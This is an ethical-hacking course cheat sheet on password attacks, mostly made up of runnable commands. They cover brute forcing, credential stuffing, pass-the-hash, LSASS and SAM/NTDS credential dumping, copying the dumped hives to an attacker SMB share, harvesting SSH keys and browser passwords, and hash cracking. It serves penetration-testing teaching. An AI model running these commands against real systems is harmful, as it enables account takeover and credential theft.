
PASSWORD ATTACKS

CHEAT SHEET



Ethical Hacking - Year 4

Ethical Hacking Student

November 3, 2025

Version 1.1

Comprehensive guide to password attack techniques and methodologies

Contents


1 Introduction

Welcome to the Password Attacks Cheat Sheet. This document provides a comprehensive reference guide for password attack methodologies used in authorized penetration testing and security assessments.

1.1 What are Password Attacks?

Password attacks are techniques used to gain unauthorized access to systems by discovering, cracking, or bypassing authentication mechanisms. In ethical hacking, these techniques help identify weak passwords and authentication vulnerabilities.

1.2 Attack Categories



1.3 Key Concepts

- **Brute Force:** Systematically trying all possible password combinations
- **Dictionary Attack:** Using wordlists of common passwords
- **Credential Stuffing:** Reusing compromised credentials across services
- **Pass-the-Hash:** Using password hashes without cracking them
- **Password Spraying:** Trying common passwords against many accounts
- **Hash Cracking:** Converting password hashes back to plaintext

1.4 Prerequisites

Warning

This cheat sheet assumes you have:

- Basic Linux command-line knowledge
- Understanding of networking protocols (RDP, SMB, SSH, WinRM)
- Familiarity with Windows and Linux authentication mechanisms
- Written authorization for all testing activities

1.5 Tools Overview

Tool	Primary Use
Hydra	Network protocol brute-forcing
NetExec	Windows network authentication testing
Hashcat	GPU-accelerated hash cracking
John the Ripper	CPU-based hash cracking
Mimikatz	Windows credential extraction
Pypykatz	Python-based LSASS parsing

Table 1: Common Password Attack Tools

2 Connecting to Target

This section covers various methods for establishing connections to target systems for password attacks.

2.1 Remote Desktop Protocol (RDP)

```
xfreerdp /v:<ip> /u:htb-student /p:HTB_@cademy_stdnt!
```

Listing 1: Connect via RDP using xfreerdp

Information

CLI-based tool for connecting to Windows targets using Remote Desktop Protocol. Useful for GUI access during password attack operations.

2.2 Windows Remote Management (WinRM)

```
evil-winrm -i <ip> -u user -p password
```

Listing 2: Establish PowerShell session with Evil-WinRM

Information

Evil-WinRM establishes a PowerShell session with Windows targets. Supports pass-the-hash attacks and is highly effective for post-exploitation.

2.3 Secure Shell (SSH)

```
ssh user@<ip>
```

Listing 3: Connect via SSH

Tip

Standard secure shell connection. Essential for accessing Linux/Unix targets and performing password attacks against SSH services.

2.4 Server Message Block (SMB)

```
smbclient -U user \\\\<ip>\\SHARENAME
```

Listing 4: Connect to SMB share

Information

SMB client for connecting to network shares. Commonly used for credential validation and accessing shared resources.

2.5 SMB Server Setup

```
python3 smbserver.py -smb2support CompData /home/<user>/Documents/
```

Listing 5: Create SMB share for file transfers

Tip

Creates an SMB share on a Linux attack host. Extremely useful for transferring files from target to attacker during password extraction operations.

2.6 SSH Tunneling and Proxying

```
ssh -D 9050 user@<ip>
```

Listing 6: Create SOCKS proxy via SSH

Information

Creates a SOCKS proxy on port 9050 via SSH. Routes other tools (proxychains, browsers, RDP clients) through the target for pivoting into internal networks.

```
proxychains xfreerdp /v:<ip> /u:htb-student /p:HTB_@cademy_stdnt!
```

Listing 7: Route RDP through proxy

Tip

Routes RDP connection through a SOCKS proxy to reach hosts only accessible from internal networks. Essential for lateral movement during assessments.

3 Password Mutations & Custom Wordlists

Creating targeted wordlists significantly improves password attack success rates by using organization-specific or target-relevant terms.

3.1 Web Content Scraping with CeWL

```
cewl https://www.inlanefreight.com -d 4 -m 6 --lowercase -w inlane.wordlist
```

Listing 8: Generate wordlist from website

Information

CeWL (Custom Word List generator) crawls websites to extract keywords. The `-d` flag sets depth, `-m` sets minimum word length, and `-lowercase` converts all words to lowercase.

Key Parameters:

- `-d 4` - Crawl depth of 4 levels
- `-m 6` - Minimum word length of 6 characters
- `-lowercase` - Convert all words to lowercase
- `-w` - Output wordlist file

3.2 Rule-Based Mutations with Hashcat

```
hashcat --force password.list -r custom.rule --stdout > mut_password.list
```

Listing 9: Apply mutation rules to wordlist

Tip

Hashcat can apply mutation rules to transform basic wordlists into complex variations. Common mutations include: adding numbers, special characters, capitalization, and leetspeak transformations.

Common Mutation Rules:

- Append numbers (password → password123)
- Capitalize first letter (password → Password)
- Leetspeak (password → p@ssw0rd)
- Add special characters (password → password!)
- Reverse strings (password → drowssap)

3.3 Username Generation with Username-Anarchy

```
./username-anarchy -i /path/to/listoffirstandlastnames.txt
```

Listing 10: Generate username permutations

Information

Username-Anarchy generates various username formats from first and last names. Creates combinations like: first.last, f.last, firstl, first_last, etc.

Generated Username Formats:

- john.smith
- j.smith
- johns
- john_smith
- smithj
- jsmith

3.4 File Extension Lists

```
curl -s https://fileinfo.com/filetypes/compressed | html2text | awk '{
    print tolower($1)}' | grep "\." | tee -a compressed_ext.txt
```

Listing 11: Download compressed file extensions list

Tip

Generates a list of file extensions useful for searching systems for files that might contain passwords (e.g., .zip, .7z, .rar, .tar.gz).




Figure: Custom wordlists significantly improve password attack success rates

3.5 Wordlist Best Practices

Critical

Always tailor wordlists to your target organization. Include company name, products, services, locations, and industry-specific terminology. Generic wordlists have significantly lower success rates.

Effective Wordlist Components:

- Company name and variations
- Product and service names
- Location names (cities, buildings)
- Industry-specific terminology
- Common password patterns (Summer2024!, Welcome123)
- Employee names from OSINT
- Historical breach data (when legally authorized)

4 Remote Password Attacks

Remote password attacks target network services to gain unauthorized access. These techniques are fundamental to penetration testing and security assessments.

4.1 NetExec (formerly CrackMapExec)

4.1.1 WinRM Brute Force

```
netexec winrm <ip> -u user.list -p password.list
```

Listing 12: Brute force WinRM with user and password lists

Information

NetExec attempts authentication against WinRM using username and password lists. Automatically handles authentication protocols and provides clear success/failure feedback.

4.1.2 SMB Share Enumeration

```
netexec smb <ip> -u "user" -p "password" --shares
```

Listing 13: Enumerate SMB shares with credentials

Tip

Once credentials are obtained, enumerate accessible SMB shares to identify sensitive data storage locations and lateral movement opportunities.

4.1.3 SAM Database Dumping

```
netexec smb <ip> --local-auth -u <username> -p <password> --sam
```

Listing 14: Dump SAM database hashes

Critical

Requires administrator privileges. Dumps password hashes from the Security Account Manager (SAM) database over the network.

4.1.4 LSA Secrets Extraction

```
netexec smb <ip> --local-auth -u <username> -p <password> --lsa
```

Listing 15: Dump LSA secrets for cleartext credentials

Warning

LSA secrets may contain cleartext credentials, service account passwords, and other sensitive authentication data. Handle with appropriate operational security.

4.1.5 NTDS.dit Extraction

```
netexec smb <ip> -u <username> -p <password> --ntds
```

Listing 16: Dump NTDS database from Domain Controller

Critical

Domain Controller attack only. Extracts all domain password hashes from the NTDS.dit file. This is a critical compromise of the entire Active Directory domain.

4.2 Hydra - Multi-Protocol Attack Tool

4.2.1 Username and Password List Attack

```
hydra -L user.list -P password.list <service>://<ip>
```

Listing 17: Brute force with user and password lists

Information

Hydra supports multiple protocols: SSH, FTP, HTTP, SMB, RDP, and many others. The `-L` flag specifies a username list, `-P` specifies a password list.

4.2.2 Single Username Attack

```
hydra -l username -P password.list <service>://<ip>
```

Listing 18: Attack single user with password list

4.2.3 Single Password Attack

```
hydra -L user.list -p password <service>://<ip>
```

Listing 19: Test one password against multiple users

4.2.4 Credential Stuffing

```
hydra -C <user_pass.list> ssh://<IP>
```

Listing 20: Credential stuffing with user:pass pairs

Warning

Credential stuffing tests previously compromised credentials. Format: username:password per line. Highly effective against users who reuse passwords.

Supported Protocols:

- SSH (port 22)

- FTP (port 21)
- HTTP/HTTPS (ports 80/443)
- SMB (port 445)
- RDP (port 3389)
- MySQL (port 3306)
- PostgreSQL (port 5432)
- MSSQL (port 1433)
- And many more...

4.3 Pass-the-Hash Attacks

```
evil-winrm -i <ip> -u Administrator -H "<passwordhash>"
```

Listing 21: Pass-the-Hash with Evil-WinRM

Critical

Pass-the-Hash (PtH) attacks use NTLM password hashes for authentication without cracking them. Extremely effective in Windows environments where NTLM is enabled.

Pass-the-Hash Requirements:

- NTLM hash from SAM, NTDS, or memory dump
- Target must accept NTLM authentication
- Administrative privileges recommended
- Network connectivity to target

4.4 Network Credential Extraction

```
./Pcredz -f demo.pcapng -t -v
```

Listing 22: Extract credentials from packet capture

Tip

Pcredz extracts credentials from network traffic captures. Useful for analyzing captured traffic from network taps or ARP poisoning attacks.

Figure: Remote password attack vectors and common ports

5 Windows Local Password Attacks

Local password attacks on Windows systems involve extracting and cracking credentials stored on the target machine.

5.1 Process and Service Enumeration

```
tasklist /svc
```

Listing 23: List running processes and services

Information

Windows command-line utility to list running processes and associated services. Essential for identifying target processes like LSASS.

5.2 LSASS Memory Dumping

The Local Security Authority Subsystem Service (LSASS) process stores credentials in memory. Dumping LSASS allows extraction of password hashes and cleartext credentials.

5.2.1 Identify LSASS Process

```
Get-Process lsass
```

Listing 24: Display LSASS process information

Tip

PowerShell cmdlet to display LSASS process information including PID (Process ID) required for memory dumping.

5.2.2 Create LSASS Memory Dump

```
rundll32 C:\windows\system32\comsvcs.dll, MiniDump 672 C:\lsass.dmp full
```

Listing 25: Dump LSASS process memory using rundll32

Critical

Requires administrator or SYSTEM privileges. Replace 672 with actual LSASS PID. Creates a memory dump file containing credentials that can be analyzed offline.

5.2.3 Extract Credentials from LSASS Dump

```
pypykatz lsa minidump /path/to/lsassdumpfile
```

Listing 26: Parse LSASS dump with Pypykatz

Information

Pypykatz parses LSASS dumps to extract NTLM hashes, Kerberos tickets, cleartext passwords, and other authentication material.

5.3 Registry Hive Extraction

Windows stores password hashes in registry hives that can be extracted and cracked offline.

5.3.1 Save Registry Hives

```
reg.exe save hklm\sam C:\sam.save
reg.exe save hklm\security C:\security.save
reg.exe save hklm\system C:\system.save
```

Listing 27: Export SAM registry hive

Warning

Requires administrator privileges. Saves copies of SAM, SECURITY, and SYSTEM registry hives needed for password hash extraction.

5.3.2 Transfer Files Over Network

```
move sam.save \\<ip>\NameofFileShare
move security.save \\<ip>\NameofFileShare
move system.save \\<ip>\NameofFileShare
```

Listing 28: Move files to network share

5.3.3 Extract Hashes with Secretsdump

```
python3 secretsdump.py -sam sam.save -security security.save -system
    system.save LOCAL
```

Listing 29: Dump password hashes from registry hives

Information

Secretsdump.py (from Impacket) extracts password hashes from saved registry hives. Outputs NTLM hashes suitable for cracking or pass-the-hash attacks.

5.4 NTDS.dit Extraction (Domain Controller)

The NTDS.dit file on Domain Controllers contains all domain user password hashes.

5.4.1 Create Volume Shadow Copy

```
vssadmin CREATE SHADOW /For=C:
```

Listing 30: Create shadow copy of C: drive

Critical

Volume Shadow Copy allows safe extraction of NTDS.dit while the file is in use by Active Directory. Requires Domain Admin or equivalent privileges.

5.4.2 Copy NTDS.dit from Shadow Copy

```
cmd.exe /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\
    NTDS\NTDS.dit c:\NTDS\NTDS.dit
```

Listing 31: Extract NTDS.dit from shadow copy

Warning

Replace "HarddiskVolumeShadowCopy2" with actual shadow copy identifier from vssadmin output. Also extract SYSTEM hive for decryption keys.

5.5 Credential Manager Attacks

5.5.1 Access Credential Manager GUI

```
rundll32 keymgr.dll,KRShowKeyMgr
```

Listing 32: Open Windows Credential Manager

Tip

Opens Credential Manager GUI to view, backup, or restore saved credentials. Look for stored RDP, web, and network credentials.

5.5.2 Enumerate Stored Credentials

```
cmdkey /list
```

Listing 33: List saved credentials in current profile

5.5.3 Impersonate Stored Credentials

```
runas /savecred /user:<username> cmd
```

Listing 34: Launch cmd.exe as stored user

Warning

If credentials are saved with /savecred flag, they can be reused without knowing the password. Excellent for privilege escalation.

5.6 File and Share Hunting

5.6.1 Search for Password Files

```
findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git *.ps1
    *.yml
```

Listing 35: Search for password in multiple file types

Tip

Windows command to recursively search files for the string "password". Adjust search terms and file types based on target environment.

5.6.2 Network Share Enumeration with Snaffler

```
snaffler.exe -s
```

Listing 36: Search network shares for sensitive files

Information

Snaffler searches network shares for interesting files and credentials using pattern matching and file content analysis.

5.6.3 PowerShell Share Hunting

```
Invoke-HuntSMBShares -Threads 100 -OutputDirectory c:\Users\Public
```

Listing 37: Hunt SMB shares with PowerShell

Figure: Distribution of successful Windows credential extraction methods

5.7 Key Extraction Points Summary

Location	Contains	Privileges
LSASS Memory	NTLM hashes, cleartext passwords, Kerberos tickets	Admin
SAM Registry	Local user NTLM hashes	Admin
LSA Secrets	Service account passwords, cached credentials	Admin
NTDS.dit	All domain user password hashes	Domain Admin
Credential Manager	Stored credentials for various services	User/Admin

Table 2: Windows credential storage locations and requirements

6 Linux Local Password Attacks

Linux systems store credentials in various locations. Understanding these storage mechanisms is essential for comprehensive security assessments.

6.1 Configuration File Hunting

6.1.1 Search for Configuration Files

```
for l in $(echo ".conf .config .cnf");do echo -e "\nFile extension: " $l ; find / -name *$l 2>/dev/null | grep -v "lib|fonts|share|core" ;done
```

Listing 38: Find .conf

Information

Script to locate configuration files that often contain credentials, database connection strings, and API keys.

6.1.2 Extract Credentials from Config Files

```
for i in $(find / -name *.cnf 2>/dev/null | grep -v "doc|lib");do echo -e "\nFile: " $i; grep "user|password|pass" $i 2>/dev/null | grep -v "\#";done
```

Listing 39: Search for credentials in .cnf files

Tip

Searches configuration files for keywords like "user", "password", and "pass" while excluding commented lines.

6.2 Database File Discovery

```
for l in $(echo ".sql .db .*db .db*");do echo -e "\nDB File extension: " $l; find / -name *$l 2>/dev/null | grep -v "doc|lib|headers|share|man";done
```

Listing 40: Find database files

Warning

Database files may contain sensitive data including password hashes, user information, and application secrets.

6.3 Document and Script Hunting

6.3.1 Find Text Files

```
find /home/* -type f -name "*.txt" -o ! -name "*.*"
```

Listing 41: Search for text files in home directories

6.3.2 Find Script Files

```
for l in $(echo ".py .pyc .pl .go .jar .c .sh");do echo -e "\nFile extension: " $l; find / -name *$l 2>/dev/null | grep -v "doc|lib|headers|share";done
```

Listing 42: Locate scripts that may contain credentials

Tip

Scripts often contain hardcoded credentials, API keys, and database connection strings. Review Python, Perl, Go, Java, and shell scripts.

6.3.3 Find Documents

```
for ext in $(echo ".xls .xls* .xltx .csv .od* .doc .doc* .pdf .pot .pot* .pp*");do echo -e "\nFile extension: " $ext; find / -name *$ext 2>/dev/null | grep -v "lib|fonts|share|core" ;done
```

Listing 43: Search for document files

6.4 Scheduled Tasks and Cron Jobs

6.4.1 View Crontab

```
cat /etc/crontab
```

Listing 44: Display crontab contents

Information

Crontab files may contain scheduled tasks with embedded credentials or paths to credential-containing scripts.

6.4.2 List Cron Directories

```
ls -la /etc/cron.*/
```

Listing 45: List all cron job files

6.5 SSH Key Discovery

6.5.1 Search for Private Keys

```
grep -rnw "PRIVATE KEY" /* 2>/dev/null | grep ":1"
```

Listing 46: Find private SSH keys system-wide

Critical

SSH private keys provide direct authentication without passwords. Finding unprotected keys can lead to immediate system access.

6.5.2 Search User Home Directories

```
grep -rnw "PRIVATE KEY" /home/* 2>/dev/null | grep ":1"
```

Listing 47: Find private keys in home directories

6.5.3 Find SSH Public Keys

```
grep -rnw "ssh-rsa" /home/* 2>/dev/null | grep ":1"
```

Listing 48: Locate SSH public keys

6.6 Bash History Analysis

```
tail -n5 /home/*/.bash*
```

Listing 49: View last 5 lines of bash history files

Warning

Bash history files often contain commands with credentials, including database logins, SSH connections, and administrative commands.

6.7 Memory Credential Extraction

6.7.1 Mimipenguin

```
python3 mimipenguin.py
```

Listing 50: Run Mimipenguin Python version

```
bash mimipenguin.sh
```

Listing 51: Run Mimipenguin Bash version

Information

Mimipenguin extracts plaintext credentials from memory on Linux systems. Targets logged-in user sessions and cached authentication.

6.7.2 LaZagne

```
python2.7 lazagne.py all
```

Listing 52: Run LaZagne with all modules

Tip

LaZagne is a comprehensive credential recovery tool that extracts passwords from browsers, email clients, databases, and system files.

6.8 Browser Credential Extraction

6.8.1 Firefox Profile Discovery

```
ls -l .mozilla/firefox/ | grep default
```

Listing 53: Find Firefox default profile

6.8.2 Extract Firefox Credentials

```
cat .mozilla/firefox/1bplpd86.default-release/logins.json | jq .
```

Listing 54: View Firefox stored credentials (JSON)

Information

Firefox stores credentials in logins.json within the profile directory. May be encrypted with a master password.

6.8.3 Decrypt Firefox Credentials

```
python3.9 firefox_decrypt.py
```

Listing 55: Decrypt Firefox credentials

Tip

Firefox_decrypt.py automatically locates Firefox profiles and decrypts stored credentials if no master password is set.

6.8.4 LaZagne Browser Module

```
python3 lazagne.py browsers
```

Listing 56: Extract credentials from all browsers




Figure: Linux credential storage locations hierarchy

6.9 Key Linux Credential Locations

Location	Contents	Risk
/etc/shadow	Hashed user passwords	Critical
~/.ssh/	SSH private keys	Critical
~/.bash_history	Command history with credentials	High
*.conf, *.config	Application credentials	High
~/.mozilla	Firefox stored passwords	Medium
/var/log/	Log files with authentication data	Medium
*.py, *.sh	Scripts with hardcoded credentials	High

Table 3: Linux credential storage locations and risk levels

7 Cracking Passwords

Password cracking transforms hashed or encrypted credentials into plaintext. Modern tools leverage CPU and GPU processing for efficient hash cracking.

7.1 Hash Identification

Tip

Before cracking, identify the hash type. Common formats include:

- **MD5:** 32 hexadecimal characters
- **NTLM:** 32 hexadecimal characters (same length as MD5)
- **SHA-1:** 40 hexadecimal characters
- **SHA-256:** 64 hexadecimal characters
- **bcrypt:** Starts with $2a$, $2b$, or $2y$

7.2 Impacket Secretsdump - Credential Extraction

Impacket's secretsdump.py is the primary tool for extracting password hashes from Windows systems.

7.2.1 Extract from Local Registry Hives

```
python3 secretsdump.py -sam sam.save -security security.save -system
    system.save LOCAL
```

Listing 57: Dump hashes from saved registry files

Information

Extracts NTLM hashes from offline registry hives. The SYSTEM hive contains the boot key needed to decrypt SAM and SECURITY hives.

Required Files:

- **sam.save** - Contains local user password hashes
- **security.save** - Contains LSA secrets and cached credentials
- **system.save** - Contains the boot key for decryption

7.2.2 Remote SAM Extraction

```
python3 secretsdump.py 'DOMAIN/user:password@<target-ip>'
```

Listing 58: Dump SAM remotely over network

Warning

Requires administrative credentials. Connects remotely and extracts SAM database hashes without touching disk.

7.2.3 NTDS.dit Extraction from Domain Controller

```
python3 secretsdump.py 'DOMAIN/Administrator:password@<dc-ip>' -just-dc
```

Listing 59: Extract NTDS.dit hashes remotely

Critical

Extracts ALL domain password hashes from Active Directory. This is a complete domain compromise requiring Domain Admin privileges.

7.2.4 Extract Specific User Hashes

```
python3 secretsdump.py 'DOMAIN/Administrator:password@<dc-ip>' -just-dc-
    user krbtgt
```

Listing 60: Extract hashes for specific user

Tip

Use `-just-dc-user` to extract specific accounts like krbtgt for Golden Ticket attacks or high-value targets.

7.2.5 Pass-the-Hash with Secretsdump

```
python3 secretsdump.py 'DOMAIN/Administrator@<target-ip>' -hashes :
    aad3b435b51404eeaad3b435b51404ee
```

Listing 61: Use NTLM hash instead of password

Information

Pass-the-Hash format: `-hashes LM:NTLM`. Use LM hash or leave empty with colon (:<NTLM>) if only NTLM is available.

7.2.6 Extract from Offline NTDS.dit

```
python3 secretsdump.py -ntds ntds.dit -system system.hive LOCAL
```

Listing 62: Dump hashes from offline NTDS.dit file

Warning

Requires both NTDS.dit and SYSTEM registry hive. Extract SYSTEM hive during the same operation that extracts NTDS.dit.

7.2.7 Output Formats

```
python3 secretsdump.py 'DOMAIN/user:password@<target>' -just-dc -
    outputfile hashes
```

Listing 63: Save output to files

Information

Creates multiple output files:

- **hashes.ntds** - NTLM hashes in username:hash format
- **hashes.ntds.kerberos** - Kerberos keys
- **hashes.ntds.cleartext** - Any cleartext passwords found

7.3 Impacket Advanced Options

Option	Description
-just-dc	Extract NTDS.dit only (skip SAM/LSA)
-just-dc-ntlm	Extract only NTLM hashes, skip Kerberos
-just-dc-user USERNAME	Extract specific user only
-history	Include password history hashes
-user-status	Show if account is enabled/disabled
-pwd-last-set	Show password last set timestamp
-exec-method METHOD	Use smbexec, wmiexec, or mmcexec
-use-vss	Use Volume Shadow Copy for extraction

Table 4: Impacket secretsdump.py advanced options

7.4 Complete Workflow: Domain Compromise

Figure: Typical Active Directory compromise workflow

7.5 Hashcat - GPU-Accelerated Cracking

7.5.1 NTLM Hash Cracking

```
hashcat -m 1000 dumpedhashes.txt /usr/share/wordlists/rockyou.txt
```

Listing 64: Crack NTLM hashes with wordlist

Information

Hashcat mode 1000 targets NTLM hashes. GPU acceleration makes this extremely fast - modern GPUs can test billions of NTLM hashes per second.

7.5.2 Display Cracked Hash

```
hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b /usr/share/wordlists/
    rockyou.txt --show
```

Listing 65: Show cracked NTLM password

7.5.3 Linux Shadow File Cracking

```
unshadow /tmp/passwd.bak /tmp/shadow.bak > /tmp/unshadowed.hashes
```

Listing 66: Combine passwd and shadow files

```
hashcat -m 1800 -a 0 /tmp/unshadowed.hashes rockyou.txt -o /tmp/
    unshadowed.cracked
```

Listing 67: Crack unshadowed hashes

Warning

Mode 1800 is for Linux SHA-512 password hashes. These are significantly slower to crack than NTLM due to intentional computational complexity.

7.5.4 MD5 Hash Cracking

```
hashcat -m 500 -a 0 md5-hashes.list rockyou.txt
```

Listing 68: Crack MD5 hashes

7.5.5 BitLocker Hash Cracking

```
hashcat -m 22100 backup.hash /opt/useful/seclists/Passwords/Leaked-
    Databases/rockyou.txt -o backup.cracked
```

Listing 69: Crack BitLocker encryption

Critical

BitLocker cracking requires extraction of the recovery key hash. Mode 22100 is computationally intensive even with GPU acceleration.

7.6 Common Hashcat Modes

Mode	Hash Type	Description
0	MD5	Extremely fast, weak security
100	SHA-1	Fast, deprecated for security
1000	NTLM	Windows password hashes
1800	SHA-512 (Unix)	Linux/Unix password hashes
3200	bcrypt	Modern, intentionally slow
5600	NetNTLMv2	Network authentication hashes
13100	Kerberos TGS	Kerberoasting attacks
22000	WPA/WPA2	WiFi password cracking
22100	BitLocker	Full disk encryption

Table 5: Common Hashcat hash modes and types

7.7 Hashcat Attack Modes

- **-a 0** Straight (Dictionary) - Uses wordlist as-is
- **-a 1** Combination - Combines words from multiple wordlists
- **-a 3** Brute-force - Tries all character combinations
- **-a 6** Hybrid Wordlist + Mask - Wordlist with appended patterns
- **-a 7** Hybrid Mask + Wordlist - Pattern with appended wordlist

7.8 John the Ripper

John the Ripper is a CPU-based password cracker excellent for diverse hash formats and file-based password cracking.

7.8.1 SSH Private Key Cracking

```
python3 ssh2john.py SSH.private > ssh.hash
```

Listing 70: Convert SSH key to John format

```
john ssh.hash --show
```

Listing 71: Crack SSH key passphrase

Information

ssh2john.py extracts the encrypted portion of password-protected SSH private keys for cracking.

7.8.2 Microsoft Office Document Cracking

```
office2john.py Protected.docx > protecteddocx.hash
```

Listing 72: Extract Office document hash

```
john --wordlist=rockyou.txt protecteddocx.hash
```

Listing 73: Crack Office document password

Tip

Works with .doc, .docx, .xls, .xlsx, .ppt, .pptx files protected with passwords.

7.8.3 PDF Password Cracking

```
pdf2john.pl PDF.pdf > pdf.hash
```

Listing 74: Convert PDF to hash

```
john --wordlist=rockyou.txt pdf.hash
```

Listing 75: Crack PDF password

7.8.4 ZIP Archive Cracking

```
zip2john ZIP.zip > zip.hash
```

Listing 76: Extract ZIP password hash

```
john --wordlist=rockyou.txt zip.hash
```

Listing 77: Crack ZIP archive password

Warning

ZIP file encryption varies in strength. Legacy ZipCrypto is weak; AES-256 is significantly stronger.

7.8.5 BitLocker Volume Hash Extraction

```
bitlocker2john -i Backup.vhd > backup.hashes
```

Listing 78: Extract BitLocker hashes from VHD

Critical

BitLocker hashes can then be cracked with Hashcat or John. Recovery requires significant computational resources.

7.9 Encrypted Archive Cracking

7.9.1 OpenSSL-Encrypted GZIP

```
file GZIP.gzip
```

Listing 79: Identify file type

```
for i in $(cat rockyou.txt);do openssl enc -aes-256-cbc -d -in GZIP.gzip
    -k $i 2>/dev/null | tar xz;done
```

Listing 80: Brute force OpenSSL-encrypted archive

Information

This script attempts to decrypt an OpenSSL-encrypted archive by trying each password from a wordlist.

7.10 Hash Cracking Best Practices

Success

Effective Cracking Strategy:

1. Start with common passwords (top 10k)
2. Apply rule-based mutations
3. Use targeted wordlists (organization-specific)
4. Try hybrid attacks (wordlist + masks)
5. Reserve brute-force as last resort

